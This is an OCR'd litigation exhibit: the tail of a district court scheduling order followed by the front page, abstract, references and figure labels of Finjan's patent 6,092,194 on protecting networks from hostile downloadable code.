15. **Scheduling.** The parties shall contact chambers, at (302) 573-6470, only in situations where scheduling relief is sought, and only then when ALL participating counsel is on the line for purposes of selecting a new date.

The Honorable Gregory M. Sleet
United States District Judge

760656

EXHIBIT R
Part 1 of 6

US006092194A

United States Patent [19]

Touboul

[11] **Patent Number: 6,092,194**

[45] **Date of Patent: *Jul. 18, 2000**

[54] **SYSTEM AND METHOD FOR PROTECTING A COMPUTER AND A NETWORK FROM HOSTILE DOWNLOADABLES**

[75] Inventor: **Shlomo Touboul**, Kefar-Haim, Israel

[73] Assignee: **Finjan Software, Ltd.**, Netanya, Israel

[*] Notice: This patent issued on a continued prosecution application filed under 37 CFR 1.53(d), and is subject to the twenty year patent term provisions of 35 U.S.C. 154(a)(2).

[21] Appl. No.: **08/964,388**

[22] Filed: **Nov. 6, 1997**

Related U.S. Application Data

[60] Provisional application No. 60/030,639, Nov. 8, 1996.

[51] **Int. Cl.**[7] **H04L 1/00**

[52] **U.S. Cl.** **713/200**

[58] **Field of Search** 395/187.01, 186; 713/200, 201, 202; 714/38, 704; 709/229

[56] **References Cited**

U.S. PATENT DOCUMENTS

5,077,677	12/1991	Murphy et al.	395/10
5,361,359	11/1994	Tajalli et al.	395/700
5,485,409	1/1996	Gupta et al.	395/186
5,485,575	1/1996	Chess et al.	395/183.14
5,572,643	11/1996	Judson	395/793
5,623,600	4/1997	Ji et al.	395/187.01
5,638,446	6/1997	Rubin	380/25
5,692,047	11/1997	McManis	380/4
5,692,124	11/1997	Holden et al.	395/187.01
5,720,033	2/1998	Deo	395/186
5,724,425	3/1998	Chang et al.	380/25
5,740,248	4/1998	Fieres et al.	380/25
5,761,421	6/1998	van Hoff et al.	395/200.53
5,765,205	6/1998	Breslau et al.	711/203
5,784,459	7/1998	Devarakonda et al.	380/4
5,796,952	8/1998	Davis et al.	395/200.54
5,805,829	9/1998	Cohen et al.	395/200.32
5,832,208	11/1998	Chen et al.	395/187.01
5,850,559	12/1998	Angelo et al.	395/750.03
5,864,683	1/1999	Boebert et al.	395/200.79
5,892,904	4/1999	Atkinson et al.	395/187.01

OTHER PUBLICATIONS

Web page: http://iel.ihs.com:80/cgi-bin/iel_cgi?se...2ehts%26ViewTemplate%3ddocvie%5fb%2ehts, Okamato, E. et al., "ID-Based Authentication System For Computer Virus Detection", IEEE/IEE Electronic Library online, Electronics Letters, vol. 26, Issue 15, ISSN 0013-5194, Jul. 19, 1990, Abstract and pp. 1169-1170.


(List continued on next page.)

Primary Examiner—Robert W. Beausoliel, Jr.
Assistant Examiner—Christopher Revak
Attorney, Agent, or Firm—Graham & James LLP

[57] **ABSTRACT**

A system protects a computer from suspicious Downloadables. The system comprises a security policy, an interface for receiving a Downloadable, and a comparator, coupled to the interface, for applying the security policy to the Downloadable to determine if the security policy has been violated. The Downloadable may include a Java™ applet, an ActiveX™ control, a JavaScript™ script, or a Visual Basic script. The security policy may include a default security policy to be applied regardless of the client to whom the Downloadable is addressed, or a specific security policy to be applied based on the client or the group to which the client belongs. The system uses an ID generator to compute a Downloadable ID identifying the Downloadable, preferably, by fetching all components of the Downloadable and performing a hashing function on the Downloadable including the fetched components. Further, the security policy may indicate several tests to perform, including (1) a comparison with known hostile and non-hostile Downloadables; (2) a comparison with Downloadables to be blocked or allowed per administrative override; (3) a comparison of the Downloadable security profile data against access control lists; (4) a comparison of a certificate embodied in the Downloadable against trusted certificates; and (5) a comparison of the URL from which the Downloadable originated against trusted and untrusted URLs. Based on these tests, a logical engine can determine whether to allow or block the Downloadable.

68 Claims, 10 Drawing Sheets



OTHER PUBLICATIONS

"Finjan Announces a Personal Java ™ Firewall For Web Browsers—the SurfinShield™ 1.6", Press Release of Finjan Releases SurfinShield, Oct. 21, 1996, 2 pages.

"Finjan Software Releases SurfinBoard, Industry's First JAVA Security Product For the World Wide Web", Article published on the Internet by Finjan Software, Ltd., Jul. 29, 1996, 1 page.

"Powerful PC Security for the New World of Java™ and Downloadables, Surfin Shield™"Article published on the Internet by Finjan Software Ltd., 1996, 2 Pages.

"Company Profile Finjan—Safe Surfing, The Java Security Solutions Provider" Article published on the Internet by Finjan Software Ltd., Oct. 31, 1996, 3 pages.

"Finjan Announces Major Power Boost and New Features for SurfinShield™ 2.0" Las Vegas Convention Center/Pavillion 5 P5551, Nov. 18, 1996, 3 pages.

"Java Security: Issues & Solutions" Article published on the Internet by Finjan Software Ltd., 1996, 8 pages.

"Products" Article published on the Internet, 7 pages.

Mark LaDue, "Online Business Consultant" Article published on the Internet, Home Page, Inc. 1996, 4 pages.

Jim K. Omura, "Novel Applications of Cryptography in Digital Communications", IEEE Communications Magazine, p 27, May 1990.

Norvin Leach et al, "IE 3.0 applets will earn certification", PC Week, v13, n29, p1(2), Jul. 1996.

Microsoft Authenticode Technology, "Ensuring Accountability and Authenticity for Software Components on the Internet", Microsoft Corporation, Oct. 1996.

Frequently Asked Questions About Authenticode, Microsoft Corporation, Feb. 1997.



100
105
External Computer Network
125
110
Internal Network Security System
130
115
Internal Computer Network
135
120
Security Management Console

FIG. 1



110
215
I/O Interfaces
220
235
RAM
255
Security Program
250
Operating System
From External Computer Network 105
125
210
External Communications Interface
230
Data Storage Device
240
Security Database
245
Events Log
260
Users
205
CPU
225
Internal Communications Interface
130
To External Computer Network 115

FIG. 2



300
Nonsuspicious Downloadable
333
Logical Engine
Record keeping Engine
335
Event Log
245
330
345
350
Path 1
Path 2
ACL Comparator
Path 3
Certificate Comparator
Path 4
URL Comparator
240
325
Code Scanner
Certificate Scanner
340
309
Known Certificates
305
310
DSP Data
Security Policies
Security Database
307
Known Downloadables
320
First Comparator
317
Policy Finder
315
ID Generator
User ID, URL, Received Downloadable

FIG. 3



Security Policies
305
Policy Selectors
405
Access Control Lists
410
Trusted Certificate Lists
415
URL Rule Bases
420
Lists of Downloadables to Allow or Block per Administrative Override
425

FIG. 4



120
To/From
Internal Computer
Network
135
505
510
Security
Policy Editor
Event Log
Analysts
Engine
515
User
Notification
Engine

FIG. 5



600
Start
602
Receive Downloadable
604
Generate Downloadable ID
606
Find Security Policy
608
Downloadable allowed?
Yes
No
610
Downloadable blocked?
Yes
No
614
URL comparison required?
No
Yes
616
Compare URL
618
ACL comparison required?
No
Yes
620
TCL comparison required?
No
Yes
622
Scan Certificate
Compare Certificate with TCL
624
626
Previously decomposed ?
Yes
No
628
Decompose Downloadable into DSP data
Compare DSP with ACL
630
612
Send results to Logical Engine
End

FIG. 6A

